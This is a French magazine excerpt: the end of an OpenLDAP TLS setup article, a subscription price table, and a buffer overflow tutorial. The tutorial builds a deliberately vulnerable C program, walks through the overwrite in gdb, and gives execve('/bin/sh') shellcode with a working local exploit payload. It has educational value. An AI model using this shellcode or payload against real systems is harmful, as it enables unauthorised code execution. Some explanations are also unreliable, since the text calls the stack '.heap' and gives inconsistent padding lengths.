lrwxrwxrwx. 1 root root 11 4 déc. 10:54 ce6a8cab.0 -> ca-cert.pem
```

Par défaut, le service slapd n'écoute pas sur le port **636** (ldaps) et il faut privilégier le startTLS sur le port **389**.

Pour activer le ldaps :

```
SLAPD_LDAPS=yes
```

Sans oublier de relancer le serveur :

```
$ sudo service slapd restart
```

Tester la connexion

La commande **openssl** permet de tester la connexion uniquement sur le port **636** :

```
$ openssl s_client -connect ldap.glmf.lan:636 -showcerts
```

Vous pouvez également utiliser l'option **-ZZ** de la commande **ldapsearch** pour forcer le TLS :

```
ldapsearch -x -D cn=admin,dc=glmf,dc=lan -b dc=glmf,dc=lan -W -ZZ
```

Attention !

Au besoin, pensez à ouvrir votre pare-feu...

RÉSULTAT

Nous voici au terme de cet article. Le serveur est opérationnel et les transactions sont sécurisées par TLS. Comme vous avez pu le constater, utiliser les possibilités de configuration à chaud du serveur OpenLDAP est accessible. Nous en avons également profité pour donner quelques astuces sur la configuration du TLS sur une CentOS 6, c'est toujours bon à prendre !

Merci à Patrick Finet et Xavier Sauvignon pour leur précieuse relecture ! ■

VOICI TOUTES LES OFFRES COUPLÉES AVEC GNU/LINUX MAGAZINE !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Offre	SUPPORT (Prix en Euros / France Métropolitaine)	PAPIER		PAPIER + PDF (PDF 1 lecteur)		PAPIER + BASE DOCUMENTAIRE (1 connexion BD)		PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD)	
		Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
	ABONNEMENT								
LM	11 n° GLMF	LM1	65,-	LM12	95,-	LM13	149,-	LM123	174,-
LM+	11 n° GLMF + 6 n° HS	LM+1	118,-	LM+12	177,-	LM+13	197,-	LM+123	256,-
	LES COUPLAGES « LINUX »								
A	11 n° GLMF + 6 n° LP	A1	95,-	A12	140,-	A13	218,-	A123	263,-
A+	11 n° GLMF + 6 n° HS + 6 n° LP + 3 n° HS	A+1	182,-	A+12	263,-	A+13	300,-	A+123	386,-
B	11 n° GLMF + 6 n° MISC	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	11 n° GLMF + 6 n° HS + 6 n° MISC + 2 n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	11 n° GLMF + 6 n° LP + 6 n° MISC	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	11 n° GLMF + 6 n° HS + 6 n° LP + 3 n° HS + 6 n° MISC + 2 n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
	LES COUPLAGES « EMBARQUÉ »								
F	11 n° GLMF + 6 n° HK* + 4 n° OS	F1	125,-	F12	188,-	F13	229,-*	F123	292,-*
F+	11 n° GLMF + 6 n° HS + 6 n° HK* + 4 n° OS	F+1	183,-	F+12	275,-	F+13	287,-*	F+123	379,-*
	LES COUPLAGES « GÉNÉRAUX »								
H	11 n° GLMF + 6 n° HK* + 6 n° LP + 6 n° MISC + 4 n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	11 n° GLMF + 6 n° HS + 6 n° HK* + 6 n° LP + 3 n° HS + 6 n° MISC + 2 n° HS + 4 n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

DÉMYSTIFICATION DE L'ATTAQUE PAR BUFFER OVERFLOW

Stéphane LONKENG TOULEPI
[Ingénieur en Télécommunication et Entrepreneur en Électronique Médicale]

On entend beaucoup parler des buffer overflow (« débordement de tampon » en français) . Il paraît que c'est un problème dans la programmation en C qui entraîne un crash lors de l'exécution et qui peut être utilisé par un hacker... Ok, ça tout le monde le sait :-|. On entend beaucoup parler de ça mais c'est quoi concrètement ? Comment peut-on réussir à prendre le contrôle d'une machine par un « débordement de tampon » ? Et apparemment ça se fait même à distance !

Mots-clés : Buffer overflow, Attaque, C, Python, GNU debugger (gdb), Shellcode, Assembleur, Registre

Résumé

Les attaques par *buffer overflow* nécessitent des connaissances en organisation mémoire et en programmation C . Pour illustrer tout ceci, nous allons commencer par prendre un code C simple vulnérable au *buffer overflow* ; nous allons ainsi analyser l'exécution du programme avec gdb qui nous permettra justement de comprendre le *buffer overflow*. Enfin, nous allons montrer comment utiliser le *buffer overflow* pour exécuter un code arbitraire et dans le cas d'espèce, un shell.

L'attaque par *buffer overflow* existe depuis fort longtemps. Il s'agit d'une attaque utilisée pour les logiciels programmés en langage C. Pour preuve, en 1988 un vers programmé par un étudiant de l'université de Cornell avait réussi à infecter des milliers d'ordinateurs avant d'être stoppé 10 heures après. Il exploitait un bug mystérieux dû au débordement de la pile des programmes **sendmail** et **finger** qui lui permettait d'ouvrir un shell à distance. Qu'on soit d'accord : le *buffer overflow* est une erreur de programme ; elle est exploitée pour réaliser des attaques informatiques. Ainsi, une attaque par *buffer overflow* peut permettre de faire juste crasher le programme (qui peut être un serveur!) ou même prendre le contrôle total du serveur en tant que super-utilisateur (root). Dans le premier cas, on parle d'exploit local et dans le second, on parlera d'exploitation à distance. Dans cet article, nous allons nous limiter à l'exploit local faute d'espace. L'exploitation à distance ce sera dans un prochain numéro (promis :-)).

1 Organisation de la mémoire (cas d'un système 64 bits)

Pour comprendre le *buffer overflow*, il faut dans un premier temps comprendre comment est organisée et utilisée la mémoire lors de l'exécution d'un programme. Je vais noter que dans ce qui suit je prendrai le cas des ordinateurs 64 bits vu qu'ils sont de plus en plus répandus. Le cas des ordinateurs 32 bits est généralement moins difficile à comprendre.

Lorsqu'un programme s'exécute, l'OS lui attribue un espace mémoire grâce au principe de virtualisation. Cet espace est découpé en zones distinctes **[1]**. La figure 1 montre les sections principales d'un programme en mémoire :

- *.bss* : ici on retrouve les données globales non initialisées ;
- *.data* : ici sont logées les variables globales initialisées (inconnues lors de la compilation) ;
- *.text* : correspond au code du programme, à la liste des instructions à exécuter ;
- *.heap* : il s'agit de la pile qui contient les variables locales ; cette pile fonctionne selon le principe LIFO (*Last In First Out*). À l'initialisation, les arguments du programme ainsi que les variables d'environnement sont stockés dans cette pile **[2]**.




Fig. 1 : Structure d'un fichier elf64. Ici, on représente les principales zones du fichier.

Maintenant, nous allons voir comment se comporte la mémoire lors de l'appel d'une fonction. Pour ce faire il faut descendre au niveau assembleur. Nous allons considérer le programme C ci-dessous :

```
void foo(int x, int y){
        int a = 7;
        int b = 4;
}
main(){
        foo(12,45);
}
```

On peut compiler le programme à l'aide du compilateur **gcc** :

```
$ gcc Article_Fonction.c -o Article_Fonction
```

On peut observer les zones du fichier en utilisant la commande **objdump** :

```
$ objdump -s Article_Fonction
```

À présent, utilisons le gnu debugger **gdb** **[3]** :

```
$ gdb Article_Fonction -q
Reading symbols from Article_Fonction...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
  0x00000000004004d0 <+0>:  push   %rbp
  0x00000000004004d1 <+1>:  mov    %rsp,%rbp
  0x00000000004004d4 <+4>:  mov    $0x2d,%esi
  0x00000000004004d9 <+9>:  mov    $0xc,%edi
  0x00000000004004de <+14>: callq  0x4004b6 <foo>
  0x00000000004004e3 <+19>: pop    %rbp
  0x00000000004004e4 <+20>: retq
End of assembler dump.
(gdb) disassemble foo
Dump of assembler code for function foo:
  0x00000000004004b6 <+0>:  push   %rbp
  0x00000000004004b7 <+1>:  mov    %rsp,%rbp
  0x00000000004004ba <+4>:  mov    %edi,-0x14(%rbp)
  0x00000000004004bd <+7>:  mov    %esi,-0x18(%rbp)
  0x00000000004004c0 <+10>: movl   $0x7,-0x4(%rbp)
  0x00000000004004c7 <+17>: movl   $0x4,-0x8(%rbp)
  0x00000000004004ce <+24>: pop    %rbp
  0x00000000004004cf <+25>: retq
End of assembler dump.
```

En utilisant le debugger **gdb**, on désassemble la fonction principale **main()** et la fonction appelée **foo()**. On constate qu'avant d'appeler la fonction **foo()**, aux lignes **<+4>** et **<+9>** du **main()**, on copie les paramètres de la fonction **foo()** i.e **12** et **45** (**0x0C** et **0x2D**) dans les registres **esi** et **edi** ; ces paramètres seront enregistrés dans la pile **[4]** lors de l'appel de la fonction **callq** (voir (a) sur la figure 2, page suivante).

Chaque fonction occupe une partie de la pile communément appelée *frame* (l'appellation peut changer) ; nous allons par la suite l'appeler *zone*. Ainsi, la pile peut être divisée en plusieurs zones en fonction du nombre de fonctions à




Fig. 2 : Zoom sur la partie .heap ; il s'agit de la pile utilisée pour le programme. Ici on voit bien plusieurs zones de cette pile. Chaque zone correspond à une fonction.

appeler. Si on appelle une seule fonction dans le **main()** comme dans notre cas, on aura deux zones. La figure 2 présente les zones dans la pile ; il s'agit donc d'un zoom sur la pile **.heap** vue plus haut.

> **Attention !**
>
> Il faut bien remarquer la différence entre **$rsp** qui représente l'adresse en mémoire du registre et **%rsp** qui représente le contenu de ce registre. En effet, une confusion peut diluer la compréhension pour la suite.

À ce niveau il faut dire que trois registres sont importants **[5]** :

- **rsp** : registre qui pointe sur le haut de la pile ;
- **rbp** : registre qui pointe sur la base de la zone courante et qui correspond à l'adresse qui suit les paramètres de la fonction utilisant la zone ;
- **rip** : registre d'instruction qui pointe sur la prochaine instruction à exécuter.

L'instruction **callq** permet d'appeler la fonction **foo()** avec ses paramètres comme on l'a vu dans le paragraphe précédent. Par ailleurs, cette instruction sauvegarde le registre **rip** d'instructions dans la pile (voir (b) sur la figure 2) ; ainsi, après l'exécution de la fonction, le programme saura où continuer (c'est à dire à l'adresse **<+19>** (**0x4004E3**)). Au début de la fonction **foo()**, les deux premières instructions sont appelées « prologue de la fonction ». Il s'agit des instructions exécutées avant même les instructions utiles de la fonction. La première instruction à la ligne **<+0>** permet de sauvegarder le contenu du registre **rbp** sur la pile **.heap** (voir (c) sur la figure 2). La deuxième instruction met à jour le pointeur de zone **rbp** afin que l'adresse contenue dans l'actuel **rsp** devienne la base de la zone mémoire de la fonction **foo()**. Les instructions qui suivront vont donc se faire en fonction de la nouvelle valeur de la base **rbp**.

Si on a bien compris ce qui précède, la suite... c'est un jeu d'enfant.

2 Faisons déborder le tampon !

Le débordement du tampon est en réalité une erreur lors de l'exécution qui est due au fait que le programme attribue à une variable de type chaîne de caractères, une chaîne plus longue que celle prévue initialement **[5]**. Considérons le programme suivant :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void foo(char *str){
        char buffer[30];
        printf("%p\n", buffer);
        strcpy(buffer, str);
        printf("%s\n", buffer);
}
int main (int argc, char **argv){
        if (argc != 2) {
                exit(0);
        }
        foo(argv[1]);
        return 0;
}
```

On le compile avec **gcc** comme suit :

```
$ gcc -m64 vulnerable_program.c -z execstack -fno-stack-protector -o vulnerable_program
```

Note

Les options **execstack** et **-fno-stack-protector** permettent respectivement d'autoriser l'exécution de code stocké sur la pile et d'ôter les mécanismes de protection contre les *buffer overflow* implémentés sur **gcc**.

Nous allons donc travailler avec l'exécutable qui a été produit. Pour ce faire nous allons lancer l'utilitaire de débugging **gdb** qui permet d'analyser le programme et les registres durant l'exécution de façon interactive :

```
$ gdb vulnerable_program -silent
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000400619 <+0>:   push   %rbp
   0x000000000040061a <+1>:   mov    %rsp,%rbp
   0x000000000040061d <+4>:   sub    $0x10,%rsp
   0x0000000000400621 <+8>:   mov    %edi,-0x4(%rbp)
   0x0000000000400624 <+11>:  mov    %rsi,-0x10(%rbp)
   0x0000000000400628 <+15>:  cmpl   $0x2,-0x4(%rbp)
   0x000000000040062c <+19>:  je     0x400638 <main+31>
   0x000000000040062e <+21>:  mov    $0x0,%edi
   0x0000000000400633 <+26>:  callq  0x4004d0 <exit@plt>
   0x0000000000400638 <+31>:  mov    -0x10(%rbp),%rax
   0x000000000040063c <+35>:  add    $0x8,%rax
   0x0000000000400640 <+39>:  mov    (%rax),%rax
   0x0000000000400643 <+42>:  mov    %rax,%rdi
   0x0000000000400646 <+45>:  callq  0x4005d6 <foo>
   0x000000000040064b <+50>:  mov    $0x0,%eax
   0x0000000000400650 <+55>:  leaveq
   0x0000000000400651 <+56>:  retq
End of assembler dump.
(gdb) disassemble foo
Dump of assembler code for function foo:
   0x00000000004005d6 <+0>: push   %rbp
   0x00000000004005d7 <+1>: mov    %rsp,%rbp
   0x00000000004005da <+4>: sub    $0x20,%rsp
   0x00000000004005de <+8>: mov    %rdi,-0x18(%rbp)
   0x00000000004005e2 <+12>:lea    -0x10(%rbp),%rax
   0x00000000004005e6 <+16>:mov    %rax,%rsi
   0x00000000004005e9 <+19>:mov    $0x4006e4,%edi
   0x00000000004005ee <+24>:mov    $0x0,%eax
   0x00000000004005f3 <+29>:callq  0x4004a0 <printf@plt>
   0x00000000004005f8 <+34>:mov    -0x18(%rbp),%rdx
   0x00000000004005fc <+38>:lea    -0x10(%rbp),%rax
   0x0000000000400600 <+42>:mov    %rdx,%rsi
   0x0000000000400603 <+45>:mov    %rax,%rdi
   0x0000000000400606 <+48>:callq  0x400480 <strcpy@plt>
   0x000000000040060b <+53>:lea    -0x10(%rbp),%rax
   0x000000000040060f <+57>:mov    %rax,%rdi
   0x0000000000400612 <+60>:callq  0x400490 <puts@plt>
   0x0000000000400617 <+65>:leaveq
   0x0000000000400618 <+66>:retq
End of assembler dump.
(gdb) break main
(gdb) break *0x0000000000400603
(gdb) break *0x000000000040060b
(gdb) break *0x0000000000400618
(gdb) run $(python -c 'print "A" * 40')
```

On commence par désassembler le programme afin d'observer les adresses des différentes instructions des fonctions **main()** et **foo()**. Ensuite, on demande à **gdb** de créer des points d'arrêts lors de l'exécution du programme afin que nous pussions observer l'évolution des adresses. Pour démarrer le programme, on utilise la commande **run** ; bien noter qu'on utilise **Python** pour automatiser la création d'une chaîne de caractères qui contient ici 40 caractères. En effet, 40 c'est beaucoup plus long que la taille déclarée (**30 + 1** = taille du tableau).

Dès le démarrage, le programme s'arrête au premier *breakpoint* et là on peut visualiser les registres principaux :

```
(gdb) info registers
...
rbp    0x7fffffffe6c0   0x7fffffffe6c0
rsp    0x7fffffffe6c0   0x7fffffffe6c0
...
rip     0x40061d    0x40061d <main+4>
...
(gdb) x/20xg $rsp
0x7fffffffe6c0: 0x0000000000000000 0x00007ffff7a52b45
0x7fffffffe6d0: 0x0000000000000000 0x00007fffffffe7a8
0x7fffffffe6e0: 0x0000000200000000 0x0000000000400619
0x7fffffffe6f0: 0x0000000000000000 0x7a89b0e09a709b86
...
(gdb) continue
```

En utilisant la commande **continue,** on demande à **gdb** d'exécuter le programme jusqu'au prochain point d'arrêt. À ce niveau on est à l'instruction **<foo+45>** (**0x0400603**). On peut observer à nouveau les registres et la pile et se rendre compte que l'adresse de retour vers la fonction **main()** après exécution de la fonction **foo()** a bien été sauvegardée dans la pile (**<main+50> 0x0040064b**) ainsi que le pointeur de base de la zone mémoire du **main** (**0x00007fffffffe6c0**) conformément à ce qui a été vu dans la partie précédente traitant de la mémoire.

```
(gdb) info registers
...
rbp       0x7fffffffe6a0 0x7fffffffe6a0
rsp       0x7fffffffe670 0x7fffffffe670
r8        0xc  12
...
r14       0x0  0
r15       0x0  0
rip       0x400603 0x400603 <foo+45>
...
(gdb) x/20xg $rsp
0x7fffffffe670: 0x00007ffff7ffe1a8 0x00007fffffffea98
0x7fffffffe680: 0x0000000000000001 0x00000000004006ad
0x7fffffffe690: 0x00000000005657f0 0x0000000000000000
0x7fffffffe6a0: 0x00007fffffffe6c0 0x000000000040064b
0x7fffffffe6b0: 0x00007fffffffe7a8 0x0000000200000000
(gdb) continue
(gdb) x/20xg $rsp
0x7fffffffe670: 0x00007ffff7ffe1a8 0x00007fffffffea98
0x7fffffffe680: 0x4141414141414141 0x4141414141414141
0x7fffffffe690: 0x4141414141414141 0x4141414141414141
```

```
0x7fffffffe6a0: 0x4141414141414141 0x0000000000400600
0x7fffffffe6b0: 0x00007fffffffe7a8 0x0000000200000000
(gdb) continue
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 4, 0x0000000000400618 in foo ()
(gdb) stepi
Cannot access memory at address 0x4141414141414149
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__strcpy_ssse3 () at ../sysdeps/x86_64/multiarch/strcpy-ssse3.S:2289
```

Après avoir exécuté la commande **continue**, on constate en observant la pile que la fonction **strcpy()** a effectivement attribué les 40 caractères sans vérifier la taille, ce qui conduit au **débordement du tampon** ! On a donc un écrasement des valeurs de **rsp** et de l'adresse de retour stockée dans la pile. Après un nouvel appel de la commande **continue** le programme continue et s'arrête à l'instruction **<foo+66>** qui correspond à l'instruction **retq** qui a pour rôle ici de réattribuer au registre **rip** la valeur de l'adresse de retour au programme **main()**. A cause du débordement du tampon, la valeur qui aurait dû être **0x000000000040064b** est maintenant **0x4141414141414141**. Or notre architecture 64 bits n'utilise que 48 bits par adresse **[6]** ; ainsi, les adresses permises s'arrêtent à **0x00007fffffffffff**. C'est la raison pour laquelle on aboutit à une erreur liée à l'accès de la mémoire d'adresse **0x4141414141414149** lorsque l'instruction **retq** essaye d'attribuer au registre **rip** une valeur d'adresse (**0x4141414141414141**) qui n'est pas accessible.

À partir de ce moment, il ne faut pas être un geek pour se rendre compte qu'il suffit de bien calibrer la valeur du *buffer* pour avoir une adresse permise et donc accéder à l'instruction que nous souhaitons !

3 Exploitation locale

Comme nous l'avons dit, il est possible d'aller à l'instruction de notre choix en contrôlant le registre **rip**. Pour ce faire il faut d'abord savoir où on veut aller et ensuite, construire la chaîne de caractères qui va bien **[7]**.

Dans un premier temps, je vous propose qu'on aille à l'adresse **<foo+16>** (**0x004005e6**).

Pour construire la chaîne de caractères, on commence par constater que le *buffer* et le **rbp** occupent 40 octets. Ainsi, la chaîne de caractères à entrer doit être constituée de 40 octets + l'adresse de l'instruction à laquelle on veut renvoyer le pointeur d'instruction. L'instruction suivante permet donc de lancer le programme avec « A » pour les 40 premiers caractères, suivit de l'adresse :

```
$ gdb vulnerable_program -silent
(gdb) run $(python -c 'print "A" * 31 + "\x00\x00\x40\x05\xe2"[::-1]')
(gdb) continue
Continuing.
0x7fffffffe690
Breakpoint 2, 0x0000000000400603 in foo ()
(gdb) x/20xg $rsp
0x7fffffffe660: 0x00007ffff7ffe1a8  0x00007fffffffea95
0x7fffffffe670: 0x0000000000000001  0x00000000004006ad
0x7fffffffe680: 0x00000000005657f0  0x0000000000000000
0x7fffffffe690: 0x00007fffffffe6b0  0x000000000040064b
0x7fffffffe6a0: 0x00007fffffffe798  0x0000000200000000
...
(gdb) continue
Continuing.
Breakpoint 3, 0x000000000040060b in foo ()
(gdb) x/20xg $rsp
0x7fffffffe660: 0x00007ffff7ffe1a8  0x00007fffffffea95
0x7fffffffe670: 0x4141414141414141  0x4141414141414141
0x7fffffffe680: 0x4141414141414141  0x4141414141414141
0x7fffffffe690: 0x4141414141414141  0x00000000004005e2
0x7fffffffe6a0: 0x00007fffffffe798  0x0000000200000000
...
(gdb) info registers
...
rbp            0x7fffffffe690  0x7fffffffe690
rsp            0x7fffffffe660  0x7fffffffe660
...
rip            0x40060b 0x40060b <foo+53>
...
(gdb) continue
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAA@
Breakpoint 4, 0x0000000000400618 in foo ()
(gdb) info registers
...
rbp            0x4141414141414141 0x4141414141414141
rsp            0x7fffffffe698  0x7fffffffe698
...
rip            0x400618 0x400618 <foo+66>
...
(gdb) stepi
Cannot access memory at address 0x4141414141414149
(gdb) info registers
...
rbp            0x4141414141414141 0x4141414141414141
rsp            0x7fffffffe6a0  0x7fffffffe6a0
...
rip      0x4005e2 0x4005e2 <foo+12>
...
(gdb) stepi
0x00000000004005e6 in foo ()
(gdb) stepi
0x00000000004005e9 in foo ()
...
```

On constate en ligne de commandes qu'au point d'arrêt numéro 3, la valeur du **rip** est effectivement écrasée et après avoir saisi la commande **stepi** qui permet de passer à l'instruction de façon interactive, on constate qu'on est bien allé à l'adresse que l'on souhaitait (**<foo+12> 0x4005e2**).

On est donc en mesure de contrôler le pointeur d'instruction grâce au *buffer overflow*. On vient là de déballer le principe de l'attaque par *buffer overflow*.

> **Note**
>
> À chaque étape, on peut utiliser la commande **disassemble <nom_de_la_fonction>** pour voir à quel niveau se trouve le pointeur d'instruction. Il faut juste prêter attention à la petite flèche qui indique la position du pointeur d'instructions.

4 Prise de contrôle par le shell

Nous allons maintenant voir comment prendre le contrôle d'une machine en ligne de commandes en exploitant le *buffer overflow* **[8]**.

Maintenant que l'on peut contrôler le pointeur d'instructions, il suffit de le faire pointer vers une zone mémoire où réside un code que nous souhaitons exécuter. Le code en question permettant d'exécuter un shell est le suivant **[9]**, écrit en assembleur :

```
global _start
section .text
; Register allocation for x64 function calls
; function_call(%rax) = function(%rdi,  %rsi,  %rdx,  %r10,  %r8,  %r9)
;               ^system         ^arg1  ^arg2  ^arg3  ^arg4  ^arg5 ^arg6
;                call #
_start:
        xor rdi,rdi    ; rdi null
        push rdi     ; null
        push rdi     ; null
        pop rsi    ; argv null
        pop rdx    ; envp null
        mov rdi,0x68732f6e69622f2f; hs/nib//
        shr rdi,0x08     ; no nulls, so shr to get \0
        push rdi     ; \0hs/nib/
        push rsp
        pop rdi    ; pointer to arguments
        push 0x3b    ; execve
        pop rax
        syscall    ; make the call
```

Nous pouvons compiler ce code avec l'utilitaire **nasm** puis générer le code binaire à insérer dans le *buffer*. Ensuite, on utilise **objdump** pour afficher les caractères hexadécimaux.

```
$ nasm -felf64 shellcode.asm -o shellcode.o
$ for i in $(objdump -d shellcode.o | grep "^ " | cut -f2); do
echo -n '\x'$i; done; echo
```

```
\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\
x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90
```

Avant d'utiliser **gdb**, il faut d'abord configurer le fichier **/etc/gdb/gdbinit** ; en effet, nous allons autoriser l'exécution d'un programme démarré sur **gdb**. En fait, on rajoute juste la ligne **set follow-fork-mode child** ; le fichier a l'allure suivante :

```
# System-wide GDB initialization file.
set follow-fork-mode child
```

Maintenant on peut lancer l'exécution du programme vulnérable :

```
$ gdb vulnerable_article_2 -silent
(gdb) break main
(gdb) break *0x0000000000400603
(gdb) break *0x000000000040060b
(gdb) break *0x0000000000400618
(gdb) run $(python -c 'print "\x48\x31\xff\x57\x57\x5e\x5a\x48\
xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\
x6a\x3b\x58\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" +
"\x00\x00\x7f\xff\xff\xff\xe6\x70"[::-1]')
(gdb) continue
(gdb) x/20xg $rsp
0x7fffffffe660:0x00007ffff7ffe1a8 0x00007fffffffea92
0x7fffffffe670:0x0000000000000001 0x0000000004006ad
0x7fffffffe680:0x000000000005657f0 0x0000000000000000
0x7fffffffe690:0x00007fffffffe6b0 0x000000000040064b
0x7fffffffe6a0:0x00007fffffffe798 0x0000000200000000
...
(gdb) x/20xg $rsp
0x7fffffffe660:0x00007ffff7ffe1a8 0x00007fffffffea92
0x7fffffffe670:0x485a5e5757ff3148 0x732f6e69622f2fbf
0x7fffffffe680:0x5f545708efc14868 0x909090050f583b6a
0x7fffffffe690:0x9090909090909090 0x00007fffffffe670
0x7fffffffe6a0:0x00007fffffffe798 0x0000000200000000
...
$ gdb vulnerable_article_2 -silent
(gdb) break main
(gdb) continue
(gdb) continue
Continuing.
process 4676 is executing new program: /bin/dash
```

On voit bien ici que l'adresse de retour ayant changé, nous allons exécuter le code en début du *buffer* qui n'est autre que notre fameux *shellCode*. Si l'on exécute le programme avec **gdb** sans insérer de point d'arrêts, on obtient effectivement un terminal sur lequel on peut lister les fichiers et dossiers courants.

```
$ gdb vulnerable_article_2 -silent
Reading symbols from vulnerable_article_2...(no debugging symbols
found)...done.
(gdb) run $(python -c 'print "\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\
x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\
x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" + "\x00\x00\x7f\xff\xff\
xff\xe6\x70"[::-1]')
```

```
Starting program: /opt/Article_Buffer_Overflow/sources/Code_article/
vulnerable_article_2 $(python -c 'print "\x48\x31\xff\x57\x57\x5e\x5a\x48\
xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\
x58\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" + "\x00\x00\x7f\
xff\xff\xff\xe6\x70"[::-1]')
0x7fffffffe670
H1ÿWW^ZHº//bin/shHïWT_j;X▯▯▯▯▯▯▯▯▯▯▯▯p▯▯▯▯▯
process 4700 is executing new program: /bin/dash
$ ls
[New process 4707]
process 4707 is executing new program: /bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
python_script.sh  shellcode.o  shellcode2.asm  vulnerable_article_1
vulnerable_article_2
shellcode.asm  shellcode2  shellcode2.o  vulnerable_article_1.c
vulnerable_article_2.c
```

On a bien pu lister les fichiers à partir d'un programme vulnérable grâce au *buffer overflow* ! C'est déjà pas mal comme attaque informatique. N'oublions pas qu'on peut aussi faire pointer le **rip** vers une adresse qui ferait simplement planter le programme.

Note

Dans cet article, nous nous sommes limités à exécuter le code sous **gdb** ce qui présente l'avantage de redémarrer le programme avec les mêmes emplacements mémoires de la pile **.heap** ; on a l'adresse de début du *buffer* connue dans ce cas avant la saisie de la valeur du *buffer*. Par contre exécutant directement le programme sur le shell, les adresses de la pile changent ce qui pose des erreurs de lecture. Pour contourner ce problème, on peut écrire un script shell qui permet de réexécuter le lancement du programme avec un *buffer* auquel on ajoute une adresse de retour (**ret**) qui varie à chaque fois. Ainsi, au bout d'un certain temps on est sûr de tomber sur la bonne adresse pour exécuter notre code arbitraire.

5 Moyens de protection

Pour se protéger contre les *buffers overflows*, il vaut mieux programmer avec des langages de programmation évolués qui contrôlent mieux les écritures en mémoire. Par ailleurs, il existe aussi des langages de programmation bas niveau qui disposent des bibliothèques de fonctions sécurisées relativement au *buffer overflow* **[10]**.

En outre, les administrateurs systèmes et réseaux doivent être informés sur les nouvelles failles de sécurités liées aux logiciels qu'ils utilisent. L'un des meilleurs moyens de s'en informer est de s'inscrire sur les listes de diffusion qui permettent de suivre les alertes des éditeurs de logiciel en termes de sécurité **[11]**. Les éditeurs publient généralement des correctifs (*patchs*) permettant de corriger les failles.

Conclusion

Nous venons de démystifier la façon dont se servent les hackers pour exploiter les *buffer overflow*, cette fameuse erreur qui est encore d'actualité aujourd'hui et nécessite une bonne compréhension du fonctionnement du système d'exploitation et de l'adressage mémoire. Comprendre comment les hackers l'utilisent est fondamental pour pouvoir se protéger. Le domaine est vraiment large et il faut remarquer que même si l'identification d'une faille est très difficile, une fois que c'est fait, l'information peut se répandre rapidement dans les communautés de hacker et faire beaucoup de mal... ■

Références

[1] Wikipédia, *« Dépassement de tampon »* : https://fr.wikipedia.org/wiki/D%C3%A9passement_de_tampon

[2] MORVAN Y., *« Sécurité et Buffer Overflow »*, Ecole Nationale Supérieure d'informatique et de Mathématiques Appliquées de Grenoble, Juin 2001, p. 10 à 15.

[3] DHKold de OpenClassrooms, « Déboguer son programme avec gdb » : https://openclassrooms.com/courses/deboguer-son-programme-avec-gdb

[4] Wikipédia, *« Pile d'exécution »* : https://fr.wikipedia.org/wiki/Pile_d%27ex%C3%A9cution

[5] 64-Bit Buffer Overflow : https://samsclass.info/127/proj/p13-64bo.htm

[6] Site officiel de Intel, « Introduction to x64 assembly » : http://www.intel.com/en-us/articles/introduction-to-x64-assembly

[7] Mr.Un1k0d3r RingZer0 Team, *« 64 bits Linux Stack Based Buffer Overflow »*

[8] GAY O., *« Exploitation avancée de buffer overflows »*, Ecole Polytechnique Fédérale de Lausanne, Juin 2002, p. 4 à 23.

